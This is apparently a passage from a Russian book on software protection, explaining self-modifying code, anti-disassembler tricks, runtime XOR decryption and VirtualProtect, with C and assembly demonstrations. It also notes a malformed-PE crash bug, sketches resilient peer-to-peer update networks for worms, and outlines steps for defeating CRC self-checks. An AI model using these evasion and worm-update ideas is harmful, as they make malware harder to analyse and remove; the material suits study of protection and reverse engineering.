Всякая защита лишь отодвигает взлом, но отнюдь не делает его невозможным. Однако, начиная с некоторого уровня сложности, взлом становится нерентабельным, и единственным стимулом хакера остается спортивный интерес, вызванный природным любопытством и желанием покопаться в интересной программе. Не стремитесь к элегантности! Используйте тошнотворный стиль кодирования, отвращающий хакера хуже горькой редьки. Тогда шансы программы на выживание значительно возрастут, и долгое время она останется не взломанной (листинг 3.41).

Листинг 3.41. Еще один баг системного загрузчика NT

```
# w2k sp3 system loader BSOD bug
#==============================


ПРОБЛЕМА
========
       при загрузке PE-файла с отключенным выравниванием
(File Alignment == Object Alignment), raw_size + raw_pointer
последней секции которого вылетает за конец файла, вызывает BSOD.
РЕШЕНИЕ
=======а нету.
```

3.7. Основы самомодификации

Самомодифицирующийся код встречается во многих вирусах, защитных механизмах, сетевых червях и прочих программах подобного типа, и хотя техника его создания не представляет большого секрета, качественных реализаций с каждым годом становится все меньше и меньше. Выросло целое поколение хакеров, считающих, что самомодификация под Windows невозможна или слишком сложна. Однако в действительности это не так...

Окутанный мраком тайны, окруженный невообразимым количеством мифов, загадок и легенд самомодифицирующийся код неотвратимо уходит в прошлое, медленно разлагаясь на свалке истории. Рассвет эпохи самомодификации уже позади. Во времена отладчиков типа debug.com и пакетных дизассемблеров типа Sourcer самомодификация, действительно, серьезно затрудняла анализ, однако с появлением IDA Pro и Turbo Debugger все изменилось.

Самомодификация не препятствует трассировке, и для отладчика она полностью прозрачна. Со статическим анализом дела обстоят несколько сложнее. Дизассемблер отображает программу в том виде, в котором она была получена на момент снятия дампа или загрузки исходного файла, негласно рассчитывая на то, что ни одна из машинных команд не претерпит изменений в ходе своего выполнения. В противном случае реконструкция алгоритма будет выполнена неверно и хакерский корабль при спуске на воду даст колоссальную течь. Однако если факт самомодификации будет обнаружен, скорректировать дизассемблерный листинг не составит большого труда.

Рассмотрим следующий пример в листинге 3.42.

Листинг 1.42. Пример нерационального использования самомодифицирующегося кода

```
        FE 05 …inc byte ptr DS:[fack_me] ; заменить jz (опкод 74 xx) на
jnz (75 xx)
        33 C0  xor eax,eax              ; установить флаг нуля
fack_me:
        74 xx  jz fack_away              ; переход, если флаг нуля взведен
        E8 58 …call protect_proc         ; вызов секретной функции
```

Давайте проанализируем выделенные строки. Сначала программа обнуляет регистр `eax`, устанавливая флаг нуля, а затем, если он взведен (а он взведен!) переходит к метке `fack_away`. На самом же деле все происходит с точностью до наоборот. Мы упустили одну деталь. Конструкция

```
INC BYTE PRT DS:[FACK_ME]
```

инвертирует команду условного перехода, и вместо метки `fack_away` управление получает процедура `protect_proc`. Блестящий защитный пример, не правда ли? Не хочу огорчать вас, но всякий нормальный хакер неминуемо заметит

```
INC BYTE PRT DS:[FACK_ME]
```

(уж слишком она бросается в глаза) и тут же разоблачит подвох.

А что, если расположить эту инструкцию совсем в другой ветке программы, далеко-далеко от модифицируемого кода? С другим дизассемблером такой

фокус, может быть, и прокатит, но только не с IDA Pro! Взгляните на автоматически созданную ею перекрестную ссылку, ведущую непосредственно к строке `INC BYTE PTR LOC_40100F` в листинге 3.43.

Листинг 23. IDA Pro автоматически распознала факт самомодификации кода

```
text:00400000        inc    byte ptr loc_40100F  ; заменяем jz на jnz
text:00400000 ; //
text:00400000 ; // много-много строк кода
text:00400000 ; //
text:0040100D        xor    eax, eax
text:0040100F
text:0040100F loc_40100F:                        ; DATA XREF:
.text:00401006↑w
text:0040100F        jz     short loc_401016
                                            ; ссылка на модифицирующий код
text:00401011        call   xxxx
```

Так вот, хлопцы. Самомодификация в чистом виде ничего не решает, и если не предпринять дополнительных защитных мер, ее участь предрешена. Лучшее средство борьбы с перекрестными ссылками это учебник математики за первый класс. Без шуток! Простейшие арифметические операции с указателями ослепляют автоматический анализатор IDA Pro, и перекрестные ссылки бьют мимо цели.

Обновленный вариант самомодифицирующегося кода может выглядеть, например, как в листинге 3.44.

Листинг 3.44. Хитрый самомодифицирующийся код, обманывающий IDA Pro

```
        mov eax, offset fack_me + 669h ; нацеливаем eax на ложную мишень
        sub eax, 669h                  ; корректируем "прицел"
        inc byte ptr DS:[eax]          ; заменить jz на jnz
        ; //
        ; много-много строк кода
        ; //
        xor eax,eax                    ; установить флаг нуля
fack_me:
        jz fack_away                   ; переход, если флаг нуля взведен
        call protect_proc              ; вызов секретной функции
```

Что здесь происходит? Первым делом в регистр `eax` загружается смещение модифицируемой команды, увеличенное на некоторую величину (условимся называть ее дельтой). Важно понять, что эти вычисления выполняются транслятором еще на стадии ассемблирования, и в машинный код попадает только конечный результат. Затем из регистра `eax` вычитается дельта, корректирующая "прицел" и нацеливающая `eax` непосредственно на модифицируемый код. При условии, что дизассемблер не содержит в себе эмулятора ЦП и не трассирует указатели (а IDA Pro не делает ни того, ни другого), он создает единственную перекрестную ссылку, направленную на подложную мишень, расположенную далеко в стороне от театра боевых действий и никак не связанную с самомодифицирующимся кодом. Причем, если подложная мишень будет расположена в области лежащей за пределами `[Image Base; Image Base + Image Size]`,

перекрестная ссылка вообще не будет создана!

Вот листинг 3.45, полученный с помощью IDA Pro:

Листинг 3.45. Дизассемблерный листинг обманутой IDA Pro

```
.text:00400000    mov   eax, offset _printf+3 ; ложная мишень
.text:00400005    sub   eax, 669h             ; скрытая коррекция прицела
.text:0040000A    inc   byte ptr [eax]        ; меняем jz на jnz

.text:00401013    xor   eax, eax
.text:00401015    jz    short loc_40101C      ; перекрестной ссылки нет!
.text:00401017    call  protect_proc
```

Сгенерированная перекрестная ссылка ведет в глубину библиотечной функции `_printf`, случайно оказавшейся на этом месте. Сам же модифицируемый код ничем не выделяется на фоне остальных машинных команд, и взломщик не будет абсолютно уверен, что здесь находится именно `JZ`, а не `JNZ`! Естественно, в данном случае это не сильно усложнит анализ, ведь защитная процедура (`protect_proc`) торчит у хакера под самым носом — обязательно полюбопытствует. Однако если подвергнуть самомодификации алгоритм проверки серийных номеров, заменяя `ROR` на `ROL`, взломщик будет долго материться, почему его хакерский генератор не срабатывает. А когда запустит отладчик, ругается еще громче. Большинство хакеров, кстати сказать, именно так и поступают, запрягая отладчик и дизассемблер вместе.

Более прогрессивные защитные технологии базируются на динамической шифровке кода. А шифровка — одна из разновидностей самомодификации! Очевидно, что вплоть до того момента, пока двоичный код не будет полностью расшифрован, для дизассемблирования он непригоден. А если рас-

шифровщик до верху нашпигован антиотладочными приемами, непосредственная отладка становится невозможной тоже.

Статическая шифровка (характерная для большинства навесных протекторов) в настоящее время признана совершенно бесперспективной. Дождавшись момента завершения расшифровки, хакер снимает дамп и затем исследует его стандартными средствами. Естественно, защитные механизмы, так или иначе, пытаются этому противостоять. Они искажают таблицу импорта, затирают PE-заголовок, устанавливают атрибуты страниц в `NO_ACCESS`, однако опытных хакеров такими фокусами надолго не задержишь. Любой, даже самый изощренный навесной протектор вручную снимется без труда, а для некоторых имеются и автоматические взломщики.

Ни в какой момент времени весь код программы не должен быть расшифрован целиком! Возьмите себе за правило — расшифровывая один фрагмент, зашифровывайте другой. Причем расшифровщик должен быть сконструирован так, чтобы хакер не мог использовать его для расшифровки программы. Это типичная уязвимость большинства защитных механизмов. Хакер находит точку входа в расшифровщик, восстанавливает его прототип и пропускает через него все зашифрованные блоки, получая на выходе готовый к употреблению дамп. Причем, если расшифровщик представляет собой тривиальный `XOR`, хакеру будет достаточно определить место хранения ключей, а расшифровать программу он сможет и сам.

Чтобы этого не случилось, защитные механизмы должны использовать полиморфные технологии и генераторы кода. Автоматизировать расшифровку программы, состоящей из нескольких сотен фрагментов, зашифрованных крипторами, сгенерированными на лету, практически невозможно. Однако и реализовать подобный защитный механизм отнюдь не просто. Впрочем, прежде чем воздвигать перед собой грандиозные цели, давайте лучше разберемся с основами.

Ранние модели x86 процессоров не поддерживали когерентности машинного кода и не отслеживали попыток модификации команд, уже находящихся на конвейере. С одной стороны, это усложняло разработку самомодифицирующегося кода, с другой — позволяло одурачить отладчик, работающий в трассирующем режиме.

Продемонстрируем это на следующем примере (листинг 3.46).

Листинг 3.46. Модификация машинной команды, уже находящейся на конвейере

```
        MOV AL, 90h
        LEA DI, fack_me
        STOSB
fack_me:
        INC AL
```

При прогоне программы на живом процессоре инструкция `INC AL` заменяется на `NOP`, однако, поскольку `INC AL` уже находится на конвейере, регистр `AL` все-таки увеличивается на единицу. Пошаговая трассировка программы ведет себя иначе. Отладочное исключение, сгенерированное непосредственно после выполнения инструкции `STOSB`, очищает конвейер, и управление получает уже не `INC AL`, а `NOP`, вследствие чего увеличения регистра `AL` уже не происходит! Если значение `AL` используется для расшифровки программы, то отладчик скажет хакеру: fuck!

Процессоры семейства Pentium отслеживают модификацию команд, уже находящихся на конвейере, и потому программная длина конвейера равна нулю. Как следствие, защитные механизмы конвейерного типа, попав на Pentium, ошибочно полагают, что всегда исполняются под отладчиком. Эта вполне документированная особенность поведения процессора рассчитывает сохраниться и в последующих моделях. Использование самомодифицирующегося кода, с формальной точки зрения, вполне законно. Однако следует помнить, что чрезмерное злоупотребление этим отрицательно влияет на производительность защищаемого приложения. Кодовый кэш первого уровня доступен только для чтения, и прямая запись в него невозможна. При модификации машинных команд в памяти в действительности модифицируется кэш данных! Затем происходит экстренный сброс кодового кэша и перезагрузка измененных кэш-линеек, на что расходуется достаточно много процессорных тактов. Никогда не выполняйте самомодифицирующийся код в глубоко вложенном цикле, если, конечно, вы не хотите затормозить свою программу до скорости асфальтового катка!

Ходят слухи, что самомодифицирующийся код возможен только в MS-DOS, а Windows запрещает нам это делать. И хотя какая-то доля правды в этом есть, при желании мы можем обойти все запреты и ограничения. Прежде всего, разберемся с атрибутами доступа к страницам и сегментам. x86 процессоры поддерживают три атрибута для доступа к сегментам (чтение, запись и исполнение) и два — к страницам (доступ и запись). Операционные системы семейства Windows совмещают кодовой сегмент с сегментом данных в едином адресном пространстве, а потому атрибуты чтения и исполнения для них полностью эквивалентны.

Исполняемый код может быть расположен в любой доступной области памяти — стеке, куче, области глобальных переменных. Стек с кучей по умолчанию доступны для записи и вполне пригодны для размещения самомодифицирующегося кода. Константные глобальные и статические переменные обычно размещаются в секции `.rdata`, доступной только для чтения (для исполнения, разумеется, тоже), и всякая попытка их модификации завершается неизменным исключением.

Таким образом все, что нам нужно, — скопировать самомодифицирующийся код в стек (кучу), и там он сможет харакирить себя, как захочет. Рассмотрим следующий пример в листинге 3.47.

Листинг 3.47. Самомодификация кода на стеке/куче

```
// определяем размер самомодифицирующейся функции
#define SELF_SIZE           ((int) x_self_mod_end — (int)
x_self_mod_code)

// начало самомодифицирующейся функции
// спецификатор naked, поддерживаемый компилятором MS VC,
// указывает компилятору на необходимость создания чистой
// ассемблерной функции, куда компилятор
// не внедряет никакой посторонней отсебятины
__declspec( naked ) int x_self_mod_code(int a, int b )
{
__asm{
   begin_sm:                ; начало самомодифицирующегося кода
      mov eax, [esp+4]      ; получаем первый аргумент
      call get_eip          ; определяем свое текущее положение в памяти
   get_eip:
      add eax, [esp + 8 + 4]
                         ; складываем/вычитаем из первого аргумента второй
      pop edx               ; в edx адрес начала инструкции add eax, …
      xor byte ptr [edx],28h ; меняем add на sub, и наоборот
      ret                   ; возвращаемся в материнскую функцию
   }
} x_self_mod_end(){/* конец самомодифицирующейся функции */ }

main()
{

      int a;
      int (__cdecl *self_mod_code)(int a, int b);

        // раскомментируйте следующую строку, чтобы убедиться,
        // что непосредственная самомодификация под Windows невозможна
        // (система выплюнет исключение)
        // self_mod_code(4,2);

        // выделяем память из кучи (в куче модификация кода разрешена)
        // с таким же успехом мы могли бы выделить память из стека:
```

```
        // self_mod_code[SELF_SIZE];
        self_mod_code = (int (__cdecl*)(int, int)) malloc(SELF_SIZE);

        // копируем самомодифицирующийся код в стек/кучу
        memcpy(self_mod_code, x_self_mod_code, SELF_SIZE);

        // вызываем самомодифицирующуюся процедуру 10 раз
        for (a = 1;a< 10;a++) printf("%02X ", self_mod_code(4,2));
printf("\n");

}
```

Самомодифицирующийся код заменяет машинную команду `ADD` на `SUB`, а `SUB` на `ADD`, и потому циклический вызов функции `self_mod_code` возвращает следующую последовательность чисел:

```
06 02 06 02,
```

подтверждая тем самым успешное завершение акта самомодификации.

Некоторые находят предложенную технологию слишком громоздкой. Некоторых возмущает то, что копируемый код должен быть полностью перемещаемым, т. е. сохраняющим свою работоспособность независимо от текущего местоположения в памяти. Код, сгенерированный компилятором, в общем случае таковым не является, что вынуждает нас спускаться на ассемблерный уровень. Каменный век! Неужели со времен неандертальцев, добывающих огонь трением и костяным шилом превращающих перфокарту в дуршлаг, программисты не додумались до более прогрессивных методик?! А как же!

Давайте для разнообразия попробуем создать простейшую зашифрованную процедуру, написанную полностью на языке высокого уровня (например, Си, хотя те же самые приемы пригодны и для Паскаля с его уродливым родственником DELPHI). При этом мы будем исходить из следующих предположений:

- порядок размещения функций в памяти совпадает с очередностью их объявления в программе (практически все компиляторы так и поступают);
- шифруемая функция не содержит перемещаемых элементов, также называемых `fixup` или релокациями[2] (это справедливо для большинства исполняемых файлов, но динамическим библиотекам без релокаций никуда).

Для успешной расшифровки процедуры нам необходимо определить стартовый адрес ее размещения в памяти. Это легко. Современные языки высоко-

---

[2] От англ. *relocation* — перемещение.

го уровня поддерживают операции с указателями на функцию. На Си/Си++ это выглядит приблизительно так:

```
void *p; p = (void*) func;.
```

Сложнее измерять длину функции. Это вам не удав, и попугаи тут не подходят. Легальные средства языка не предоставляют такой возможности, и приходится хитрить, определяя длину как разность двух указателей: указателя на зашифрованную функцию и указателя на функцию, расположенную непосредственно за ее концом. Разумеется, если компилятору захочется нарушить естественный порядок следования функций, этот прием не сработает, и расшифровка пойдет прахом. Так что держите свой хакерский хвост в боевом состоянии!

И последнее. Ни один из всех известных мне компиляторов не позволяет генерировать зашифрованный код, и эту операцию приходится осуществлять вручную — с помощью HIEW или своих собственных утилит. Но как мы найдем шифруемую функцию в двоичном файле? Хакеры используют несколько конкурирующих способов, в зависимости от ситуации, отдавая предпочтение то одному, то другому из них.

В простейшем случае шифруемая функция окантовывается маркерами — уникальными байтовыми последовательностями, гарантированно не встречающимися в остальных частях программы. Обычно маркеры задаются с помощью директивы `_emit`, представляющей собой аналог ассемблерного `DB`. Например, следующая конструкция создает текстовую строку "KPNC":

```
__asm _emit 'K' __asm _emit 'P' __asm _emit 'N' __asm _emit 'C'.
```

Только не пытайтесь располагать маркеры внутри шифруемой функции. Процессор не поймет юмора и выплюнет исключение. Накалывайте маркеры на вершину и дно функции, но не трогайте ее тело!

Выбор алгоритма шифрования непринципиален. Кто-то использует `XOR`, кто-то тяготеет к `DES` или `RSA`. Естественно, `XOR` ломается намного проще, особенно, если длина ключа невелика. Однако в демонстрационном примере, приведенном в листинге 3.48, мы остановимся именно на `XOR`, поскольку `DES` и `RSA` крайне громоздки и совершенно не наглядны.

Листинг 3.48. Самомодификация на службе шифрования

```
#define CRYPT_LEN ((int)crypt_end — (int)for_crypt)

// маркер начала
mark_begin(){__asm _emit 'K' __asm _emit 'P' __asm _emit 'N' __asm _emit 'C'}

// зашифрованная функция
```

```
for_crypt(int a, int b)
{
        return a + b;
} crypt_end(){}

// маркер конца
mark_end (){__asm _emit 'K' __asm _emit 'P' __asm _emit 'N' __asm _emit 'C'}



// расшифровщик
crypt_it(unsigned char *p, int c)
{
        int a;  for (a = 0; a < c; a++) *p++ ^= 0x66;
}

main()
{
        // расшифровываем защитную функцию
        crypt_it((unsigned char*) for_crypt, CRYPT_LEN);

        // вызываем защитную функцию
        printf("%02Xh\n",for_crypt(0x69, 0x66));

        // зашифровываем опять
        crypt_it((unsigned char*) for_crypt, CRYPT_LEN);
}
```

Откомпилировав эту программу обычным образом (например, с помощью команды `cl.exe /c FileName.C`), мы получим объектный файл FileName.obj. Теперь нам необходимо скомпоновать исполняемый файл, предусмотрительно отключив защиту кодовой секции от записи. В линкере Microsoft Link за это отвечает ключ `/SECTION`, за которым идет имя секции и назначаемые ей атрибуты, например:

```
link.exe FileName.obj /FIXED /SECTION:.text,ERW.
```

Здесь: `/FIXED` — ключ, удаляющий перемещаемые элементы (мы ведь помним, что перемещаемые элементы необходимо удалять?[3]), `.text` — имя ко-

[3] При линковке исполняемых файлов MS Link автоматически подставляет этот ключ по умолчанию, так что если мы забудем его употребить, ничего ужасного не случится.

довой секции, а `ERW` — это первые буквы слов Executable, Readable, Writable, хотя, при желании, Executable можно и опустить — на работоспособность файла это никак не повлияет. Другие линкеры используют свои ключи, описание которых может быть найдено в документации. Имя кодовой секции не всегда совпадает с `.text`, поэтому если у вас что-то не получается, используйте утилиту MS DUMPBIN для выяснения конкретных обстоятельств.

Сформированный линкером файл еще не пригоден для запуска, ведь защищенная функция еще не зашифрована! Чтобы ее зашифровать, запустим HIEW, переключимся в HEX-режим и запустим контекстный поиск маркерной строки (вводом <F7> текста "KPNC" и подтверждением <Enter>). Вот она! (рис. 3.15) Теперь остается лишь зашифровать все, что расположено внутри маркеров "KPNC". Нажимая <F3>, мы переходим в режим редактирования, а затем давим <F8> и задаем маску шифрования (в данном случае она равна `66h`). Каждое последующее нажатие на <F8> зашифровывает один байт, перемещая курсор по тексту. <F9> сохраняет изменения на диске. После того как файл будет зашифрован, потребность в маркерах отпадает, и при желании их можно затереть бессмысленным кодом, чтобы защищенная процедура поменьше бросалась в глаза.



Рис. 3.15. Шифровка защитной процедуры в HIEW

Вот теперь наш файл готов к выполнению. Запустим его, и, конечно же, он откажет в работе. Что ж! Первый блин всегда комом, особенно если тесто замешано на самомодифицирующемся коде! Призвав на помощь отладчик, здравый смысл и дизассемблер, попытайтесь определить, что именно вы сделали неправильно. Как говорится: "Everybody falls the first time" (The Matrix).

Добившись успеха, загрузим исполняемый файл в IDA Pro и посмотрим, как выглядит зашифрованная функция (листинг 3.49). Бред сивой кобылы, да и только.

Листинг 3.49. Внешний вид зашифрованной процедуры

```
.text:0040100C loc_40100C:                    ; CODE XREF: sub_40102E+50↓p
.text:0040100C        cmp    eax, 0ED33A53Bh
.text:00401011        mov    ch, ch
.text:00401013        and    ebp, [esi+65h]
.text:00401016        and    ebp, [edx+3Bh]
.text:00401019        movsd
.text:0040101A
.text:0040101A loc_40101A:                    ; DATA XREF: sub_40102E+6↓o
.text:0040101A        xor    ebp, ebp
.text:0040101C        mov    bh, [ebx]
.text:0040101E        movsd
.text:0040101F        xor    ebp, ebp
.text:00401021        mov    dh, ds:502D3130h
```

Естественно, заклятье наложенной шифровки легко снять (опытные хакеры сделают это, даже не выходя из IDA Pro), так что не стоит переоценивать степень своей защищенности. К тому же, защита кодовой секции от записи была придумана не случайно, и ее отключение разумным действием не назовешь.

API-функция `VirtualProtect` позволяет оперировать атрибутами страниц по нашему усмотрению. С ее помощью мы можем присваивать атрибут Writeable только тем страницам, которые реально нуждаются в модификации, и сразу же после завершения расшифровки отбирать его обратно.

Обновленный вариант функции `crypt_it` может выглядеть, например, как в листинге 3.50.

Листинг 3.50. Использование `VirtualProtect` для кратковременного отключения защиты от записи на локальном участке

```
crypt_it(unsigned char *p, int c)
{

        int a;

        // отключаем защиту от записи
        VirtualProtect(p, c, PAGE_READWRITE, (DWORD*) &a);

        // расшифровываем функцию
        for (a = 0; a < c; a++) *p++ ^= 0x66;

        // восстанавливаем защиту
        VirtualProtect(p, c, PAGE_READONLY, (DWORD*) &a);
}
```

Откомпилировав файл обычным образом, зашифруйте его по методике, описанной ранее, и запустите на выполнение. Будем надеяться, что он заработает с первого раза (листинг 3.51).

Листинг 3.51. Пример самомодифицирующегося кода

```
#include  <windows.h>

_demo_()
{
        printf("это работает!\n"); return 0;
}

_self_()
{
        printf("если вы видите это сообщение, значит, самомодификация не
        сработала :-(\n");    return 0;
}

main()
{
        BYTE* zzz; DWORD old;

        printf("* демонстрация самомодифицирующегося кода\n");

        zzz = (BYTE*) _self_;

        VirtualProtect(zzz, 0x1000, PAGE_EXECUTE_READWRITE, &old);
```

```
        #define _JMP_ "\xB8xxxx\xFF\xE0"
        memcpy(zzz, _JMP_, sizeof(_JMP_)); *((DWORD*) (zzz + 1)) =
        (DWORD) _demo_;

    VirtualProtect(zzz, 0x1000, old, &old);

        _self_();
                                    }
```

Проблемы обновления кода через Интернет

Техника самомодификации тесно связана с задачей автоматического обновления кода через Интернет. Это очень сложная задача, требующая обширных знаний и инженерного мышления. Вот неполный перечень подводных камней, с которыми нам придется столкнуться: как встроить двоичный код в исполняемый файл? Как оповестить все экземпляры удаленной программы о факте обновления? Как защититься от поддельных обновлений? По-хорошему эта тема требует отдельной книги, здесь же мы можем лишь очертить проблему.

Начнем с того, что концепции модульного и процедурного программирования (без которых сейчас никуда) нуждаются в определенных механизмах межпроцедурного взаимодействия. По меньшей мере, одна процедура должна уметь вызывать другую. Вот, например, листинг 3.52.

Листинг 3.52. Пример кода моей функции

```
my_func()
{
        printf("fuck away and piss off\n");
}
```

Что здесь неправильно? А вот что! Функция `printf` находится вне функции `my_func`, и ее адрес не известен. В обычной жизни эту задачу решает линкер, однако мы же не собираемся встраивать его в обновляемую программу, верно? Поэтому необходимо разработать собственный механизм импорта и экспорта всех надо функций. Не пугайтесь! Это намного легче запрограммировать, чем произнести.

В простейшем случае будет достаточно передать нашей функции указатели на все необходимые ей функции как аргументы, тогда она не будет привязана к своему местоположению в памяти и станет полностью перемещаема (листинг 3.53). Глобальные и статические переменные и константные строки использовать запрещается (компилятор размещает их в другой секции).

Также необходимо убедиться, что компилятор, в порядке проявления собственной инициативы, не вставил в код никакой отсебятины наподобие вызова функций, контролирующих границы стека на предмет переполнения. Впрочем, в большинстве случаев такая инициатива легко отключается через ключи командной строки, описанные в прилагаемой к компилятору документации.

Листинг 3.53. Вызов функций по указателям, переданным через аргумент, обеспечивает коду перемещаемость

```
my_func(void *f1, void *f2, void *f3, void *f4, void *f5…)
{
        int (__cdecl *f_1)(int a);
        …
        f_1 = (int (__cdecl*)(int))f1;
        …
        f_1(0x666);
}
```

Откомпилировав полученный файл, мы должны скомпоновать его в 32-разрядный бинарник. Далеко не каждый линкер способен на такое, и зачастую двоичный код выдирается из исполняемого файла любым подручным HEX-редактором (например, тем же HIEW).

OK, мы имеем готовый модуль обновления, имеем обновляемую программу. Остается только добавить первое ко второму. Поскольку Windows блокирует запись во все исполняющиеся в данный момент файлы, обновить сам себя файл не может, и эту операцию приходится выполнять в несколько стадий. Сначала исполняемый файл (условно обозначенный нами как A) переименовывает себя в файл B (переименованию запущенных файлов Windows не мешает), затем файл B создает свою копию под именем A, дописывает модуль обновления в его конец как оверлей (более опытные хакеры могут скорректировать значение поля `ImageSize`), после чего завершает свое выполнение, передавая бразды правления файлу A, удаляющему временный файл B с диска. Разумеется, это не единственно возможная схема и, кстати говоря, далеко не самая лучшая из всех, но на первых порах сойдет и она.

Более актуальным представляется вопрос распространения обновлений по Интернету. Но почему бы просто не выкладывать обновления на такой-то сервер? Пусть удаленные приложения (например, те же черви) периодически посещают его, вытягивая свежачок... Ну, и сколько такой сервер просуществует? Если он не рухнет под натиском бурно размножающихся червей, его закроет разъяренный администратор. Нет! Тут необходимо действовать строго по распределенной схеме.

Простейший алгоритм выглядит так: пусть каждый червь сохраняет в своем теле IP-адреса заражаемых машин, тогда "родители" будут знать своих "детей", а "дети" помнить "родителей" вплоть до последнего колена. Впрочем, обратное утверждение неверно. "Дедушки" и "бабушки" знают лишь своих непосредственных "детей", но не имеют никакого представления о "внуках", если, конечно, "внуки" явным образом не установят с ними соединение и не сообщат свои адреса. Главное — рассчитать интенсивность обмена информацией так, чтобы не съесть весь сетевой трафик. Тогда, обновив одного червя, мы сможем достучаться и до всех остальных, причем противостоять этому будет очень и очень непросто. Распределенная система обновлений не имеет единого координационного центра и, даже будучи уничтоженной, на 99,999% сохраняет свою работоспособность.

Правда, для борьбы с червями может быть запущено обновление-камикадзе, автоматически уничтожающее всех червей, которые успели его заглотить. Поэтому прогрессивно настроенные вирусописатели активно используют механизмы цифровой подписи и несимметричные криптоалгоритмы. Если лень разрабатывать свой собственный движок, можно использовать PGP (благо ее исходные тексты открыты).

Главное — иметь идеи и уметь держать компилятор с отладчиком в руках. Все остальное — вопрос времени. Без притока новых идей техника самомодификации обречена на вымирание. Чтобы поддержать ее на плаву, необходимо найти правильную точку применения сил, используя самомодифицирующийся код там и только там, где его действительно нужно использовать.

- Самомодифицирующийся код возможен только на компьютерах фоннеймановской архитектуры (одни и те же ячейки памяти в различное время могут трактоваться и как код, и как данные).
- Представители процессоров племени Pentium в действительности построены по гарвардской архитектуре (код и данные обрабатываются раздельно), и фоннеймановскую они только эмулируют, поэтому самомодифицирующийся код резко снижает их производительность.
- Фанаты ассемблера уверяют, что ассемблер поддерживает самомодифицирующийся код. Это неверно! У ассемблера нет никаких средств для работы с самомодифицирующимся кодом, кроме директивы `DB`. Ха! Такая, с позволения сказать, "поддержка" есть и в Си!

3.8. Неявный самоконтроль как средство создания неломаемых защит

Основная ошибка подавляющего большинства разработчиков защитных механизмов состоит в том, что они явно дают понять хакеру, что защита еще не взломана. Если защита грязно ругается на "неверный ключевой файл (пароль)", то хакер просто устанавливает аппаратную точку останова (в просторечии назы-

ваемую бряком) на соответствующую текстовую строку, и отладчик автоматически выбрасывает его в тот код, который ее и выводит. Если в случае неудачной аутентификации защита блокирует некоторые элементы управления или пункты меню, хакер либо просто снимает такую блокировку, либо устанавливает точки останова на API-функции, посредством которых такое блокирование может быть осуществлено (как правило, это `EnableWindow`). После этого он опять-таки оказывается в непосредственной близости от защитного механизма, который ничего не стоит проанализировать и взломать. Даже если защита не выводит никаких ругательств на экран, молчаливо выходя из программы, хакер либо ставит точку останова на функцию `exit`, либо тупо трассирует программу вплоть до момента ее завершения, а потом анализирует один или несколько предшествующих тому условных переходов в цепи управления: какой-то из них обязательно будет связан с защитой!

В некоторых защитных механизмах используется контроль целостности программного кода на предмет выявления его изменений. Теперь, если хакер подправит несколько байтов в программе, защита немедленно обнаружит это и взбунтуется. "Святая простота!" — воскликнет хакер и отключит самоконтроль защиты, действуя тем же самым способом, что описан ранее. По наблюдениям автора, типичный самоконтроль выявляется и нейтрализуется всего за несколько минут. Наиболее стойкие защиты, использующие контрольную сумму критических участков защитного механизма для динамической расшифровки некоторых веток программы, ломаются уже не за минуты, но за часы (и лишь в редчайших случаях — дни). Алгоритм взлома выглядит приблизительно так:

1. Подсмотрев контрольную сумму в оригинальной программе, хакер переписывает код функции `CalculateCRC`, заставляя ее всегда возвращать это значение, не выполняя реальной проверки.
2. Если защита осуществляет множественный подсчет контрольной суммы различных участков программы, или разработчик использовал запутанный самомодифицирующийся код, труднопредсказуемым способом меняющий свою контрольную сумму, хакер изменяет защиту так, чтобы она автоматически самовосстанавливалась после того, как все критические участки будут пройдены.
3. Отследив все вызовы `CalculateCRC`, хакер просто снимает динамическую шифровку, расшифровав программу вручную, после чего надобность в `CalculateCRC` отпадает.

Стоит отметить, что независимо от способа своей реализации любой самоконтроль элементарно обнаруживается установкой точек останова на те участки защитного механизма, которые были изменены. Остальное — дело техники. Можно сколько угодно усложнять алгоритм подсчета контрольной суммы: напичкать антиотладочными приемами, реализовать его на базе собственных виртуальных машин. Но если такие меры и остановят взломщика, то ненадолго.

Техника неявного контроля

